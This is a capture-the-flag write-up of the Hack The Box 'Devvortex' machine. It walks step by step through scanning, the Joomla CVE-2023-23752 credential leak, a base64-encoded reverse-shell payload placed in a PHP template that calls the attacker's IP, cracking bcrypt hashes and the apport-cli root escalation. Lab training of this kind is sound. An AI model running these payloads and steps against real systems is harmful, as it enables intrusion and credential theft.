Description
Devvortex is an easy Hack The Box machine that features:
- VHOST Enumeration
- Joomla CVE-2023-23752 Information Exposure vulnerability
- Remote Code Execution using a Joomla Template
- Password Cracking from a MySQL database
- Password Reuse
- Privilege Escalation by using vulnerable apport-cli application.
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.168.118.
$ ping -c 3 10.129.168.118
PING 10.129.168.118 (10.129.168.118) 56(84) bytes of data.
64 bytes from 10.129.168.118: icmp_seq=1 ttl=63 time=41.4 ms
64 bytes from 10.129.168.118: icmp_seq=2 ttl=63 time=40.7 ms
64 bytes from 10.129.168.118: icmp_seq=3 ttl=63 time=40.0 ms

--- 10.129.168.118 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 40.038/40.710/41.386/0.550 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.168.118 -sS -oN nmap_scan
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.168.118
Host is up (0.041s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.98 seconds
We get two open ports, 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap -sV -sC -p22,80 -oN nmap_scan_ports 10.129.168.118
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.168.118
Host is up (0.047s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devvortex.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.16 seconds
We get two services: one Secure Shell (SSH) and one Hypertext Transfer Protocol (HTTP) running on a Linux Ubuntu. As we don’t have feasible credentials for the SSH service we move to the HTTP service. We observe that the service is hosting a website, http://devvortex.htb, so we add it to our /etc/hosts local file.
$ echo "10.129.168.118 devvortex.htb" | sudo tee -a /etc/hosts
With WhatWeb we can check that the server is running a Nginx 1.18.0 web server.
$ whatweb --log-brief web_techs devvortex.htb
http://devvortex.htb [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[info@DevVortex.htb], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.168.118], JQuery[3.4.1], Script[text/javascript], Title[DevVortex], X-UA-Compatible[IE=edge], nginx[1.18.0]
Looking at the web page we see a landing page that not offers any functionality.
 Now we are going to do subdomain (VHOST) enumeration with Gobuster tool.
$ gobuster vhost -u devvortex.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain -o vhost_enumeration
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://devvortex.htb
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: dev.devvortex.htb Status: 200 [Size: 23221]
Progress: 4989 / 4990 (99.98%)
===============================================================
Finished
===============================================================
We find one subdomain, dev.devvortex.htb, so we add it to our /etc/hosts local file.
$ echo "10.129.168.118 dev.devvortex.htb" | sudo tee -a /etc/hosts
With WhatWeb we can check that the server is running a Nginx 1.18.0 web server.
$ whatweb --log-brief web_techs_dev dev.devvortex.htb
http://dev.devvortex.htb [200 OK] Bootstrap, Cookies[1daf6e3366587cf9ab315f8ef3b5ed78], Country[RESERVED][ZZ], Email[contact@devvortex.htb,contact@example.com,info@Devvortex.htb,info@devvortex.htb], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], HttpOnly[1daf6e3366587cf9ab315f8ef3b5ed78], IP[10.129.168.118], Lightbox, Script, Title[Devvortex], UncommonHeaders[referrer-policy,cross-origin-opener-policy], X-Frame-Options[SAMEORIGIN], nginx[1.18.0]

Then we find a link to the portfolio, /portfolio-details.html, but we receive an Error 404 Page Not Found Error, but if we take a look at the source code we can find that the webpage is using the Joomla CMS.
 We can use the tool joomscan to find the Joomla version used and some interesting directories.
$ joomscan --url http://dev.devvortex.htb/ -ec
    --=[OWASP JoomScan
    +---++---==[Version : 0.0.7
    +---++---==[Update Date : [2018/09/23]
    +---++---==[Authors : Mohammad Reza Espargham , Ali Razmjoo
    --=[Code name : Self Challenge
    @OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

Processing http://dev.devvortex.htb/ ...

[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 4.2.6

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://dev.devvortex.htb/administrator/

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://dev.devvortex.htb/robots.txt

Interesting path found from robots.txt
http://dev.devvortex.htb/joomla/administrator/
http://dev.devvortex.htb/administrator/
http://dev.devvortex.htb/api/
http://dev.devvortex.htb/bin/
http://dev.devvortex.htb/cache/
http://dev.devvortex.htb/cli/
http://dev.devvortex.htb/components/
http://dev.devvortex.htb/includes/
http://dev.devvortex.htb/installation/
http://dev.devvortex.htb/language/
http://dev.devvortex.htb/layouts/
http://dev.devvortex.htb/libraries/
http://dev.devvortex.htb/logs/
http://dev.devvortex.htb/modules/
http://dev.devvortex.htb/plugins/
http://dev.devvortex.htb/tmp/
The version used in this case is Joomla 4.2.6, vulnerable to Unauthenticated Information Exposure, CVE-2023-23752. We can find a PoC in Exploit-DB webpage.
Exploitation
As the webpage is vulnerable we are going to run the exploit against the website.
$ searchsploit -m 51334
  Exploit: Joomla! v4.2.8 - Unauthenticated information disclosure
      URL: https://www.exploit-db.com/exploits/51334
     Path: /usr/share/exploitdb/exploits/php/webapps/51334.py
    Codes: CVE-2023-23752
 Verified: True
File Type: Ruby script, ASCII text
Copied to: 51334.py

$ sudo gem install httpx
Fetching httpx-1.1.5.gem
Fetching http-2-next-1.0.1.gem
Successfully installed http-2-next-1.0.1
Successfully installed httpx-1.1.5
Parsing documentation for http-2-next-1.0.1
Installing ri documentation for http-2-next-1.0.1
Parsing documentation for httpx-1.1.5
Installing ri documentation for httpx-1.1.5
Done installing documentation for http-2-next, httpx after 3 seconds
2 gems installed

$ sudo gem install docopt
Fetching docopt-0.6.1.gem
Successfully installed docopt-0.6.1
Parsing documentation for docopt-0.6.1
Installing ri documentation for docopt-0.6.1
Done installing documentation for docopt after 0 seconds
1 gem installed

$ sudo gem install paint
Fetching paint-2.3.0.gem
Successfully installed paint-2.3.0
Parsing documentation for paint-2.3.0
Installing ri documentation for paint-2.3.0
Done installing documentation for paint after 0 seconds
1 gem installed

$ ruby 51334.py http://dev.devvortex.htb
Users
[649] lewis (lewis) - lewis@devvortex.htb - Super Users
[650] logan paul (logan) - logan@devvortex.htb - Registered

Site info
Site name: Development
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false

Database info
DB type: mysqli
DB host: localhost
DB user: lewis
DB password: P4ntherg0t1n5r3c0n##
DB name: joomla
DB prefix: sd4fg_
DB encryption 0
We obtain some private information from the website, the two users registered, lewis and logan, and about the database, the username of the DB, lewis, and his password, P4ntherg0t1n5r3c0n##. We see that the password of the database is reused by the lewis user in the Administrator Panel of Joomla, so we can sign in.
 As now we have administrator rights on the website we need to move to a code execution. We can do it by modifying the default template of the website, coded in PHP, adding code to execute commands. We go to
 System > Site Templates > Cassiopeia Details and Files > offline.php. We create a reverse shell using revshells.com. This is the code we are going to add.
Code to append on the offline.php file:
system('echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC42Ny8xMjM0IDA+JjE=" | base64 -d | bash -i');
 We press
 Save & Close button and then we put the site in Offline Mode by going to System > Global Configuration > Site Offline.
 Then we create the listener.
$ nc -nvlp 1234
And finally when we visit the index.php page, we will receive a reverse shell that we will need to upgrade.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.67] from (UNKNOWN) [10.129.168.118] 46516
bash: cannot set terminal process group (844): Inappropriate ioctl for device
bash: no job control in this shell
www-data@devvortex:~/dev.devvortex.htb$ script /dev/null -c bash
[keyboard] CTRL-Z
$ stty raw -echo; fg
$ reset xterm
www-data@devvortex:~/dev.devvortex.htb$ stty rows 48 columns 156
www-data@devvortex:~/dev.devvortex.htb$ export TERM=xterm
www-data@devvortex:~/dev.devvortex.htb$ export SHELL=bash
Post-Exploitation
With access to the machine, apart from the root user, we find logan user as console users.
www-data@devvortex:~/dev.devvortex.htb$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
logan:x:1000:1000:,,,:/home/logan:/bin/bash
Now we are going to enumerate the MySQL database we have access.
www-data@devvortex:~/dev.devvortex.htb$ mysql -h 127.0.0.1 -u lewis -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1915
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)

mysql> use joomla;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed

mysql> select username, password from sd4fg_users;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| lewis    | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |
| logan    | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |
+----------+--------------------------------------------------------------+
2 rows in set (0.00 sec)
We get two hashes, for the user lewis (we already have the password), and for logan, whose hash will be cracked using John The Ripper tool.
$ john --wordlist=/usr/share/wordlists/rockyou.txt joomla_hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tequieromucho    (logan)
1g 0:00:00:02 DONE 0.3891g/s 560.3p/s 560.3c/s 560.3C/s winston..michel
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
We find the Joomla password for the logan user, tequieromucho. The password is reused on the Linux system, so we login using SSH.
$ ssh logan@10.129.168.118
logan@10.129.168.118's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

...

Last login: Tue Nov 21 10:53:48 2023 from 10.10.14.23
logan@devvortex:~$ whoami
logan
logan@devvortex:~$ id
uid=1000(logan) gid=1000(logan) groups=1000(logan)**
We find that the user can run one command as root user, apport-cli. The application is used to send crash report to the developers. We can also observe that installed version is 2.20.11.
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Sorry, try again.
[sudo] password for logan:
Sorry, try again.
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
logan@devvortex:~$ apport-cli -v
2.20.11
This version is vulnerable to a privilege escalation attack, CVE-2023-1326. So first we are going to force a crash of a program to create a crash file.
logan@devvortex:~$ sleep 10 &
logan@devvortex:~$ killall -SIGSEGV sleep
[1]+  Segmentation fault      (core dumped) sleep 10
logan@devvortex:~$ ls /var/crash/
_usr_bin_sleep.1000.crash
We see that the file /var/crash/_usr_bin_sleep.1000.crash is created. Finally we can run the program using the parameter to specify the crash file and then have the ability to run commands as the root user.
logan@devvortex:~$ sudo apport-cli -c /var/crash/_usr_bin_sleep.1000.crash

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (30.1 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): V

*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.
After some seconds, when the symbol : appears, we can run commands using the format !command.
!id
uid=0(root) gid=0(root) groups=0(root)
!done  (press RETURN)
Flags
In the root shell we can obtain the user flag and the system flag.
!cat /home/logan/user.txt
<REDACTED>
!done  (press RETURN)
!cat /root/root.txt
<REDACTED>
!done  (press RETURN)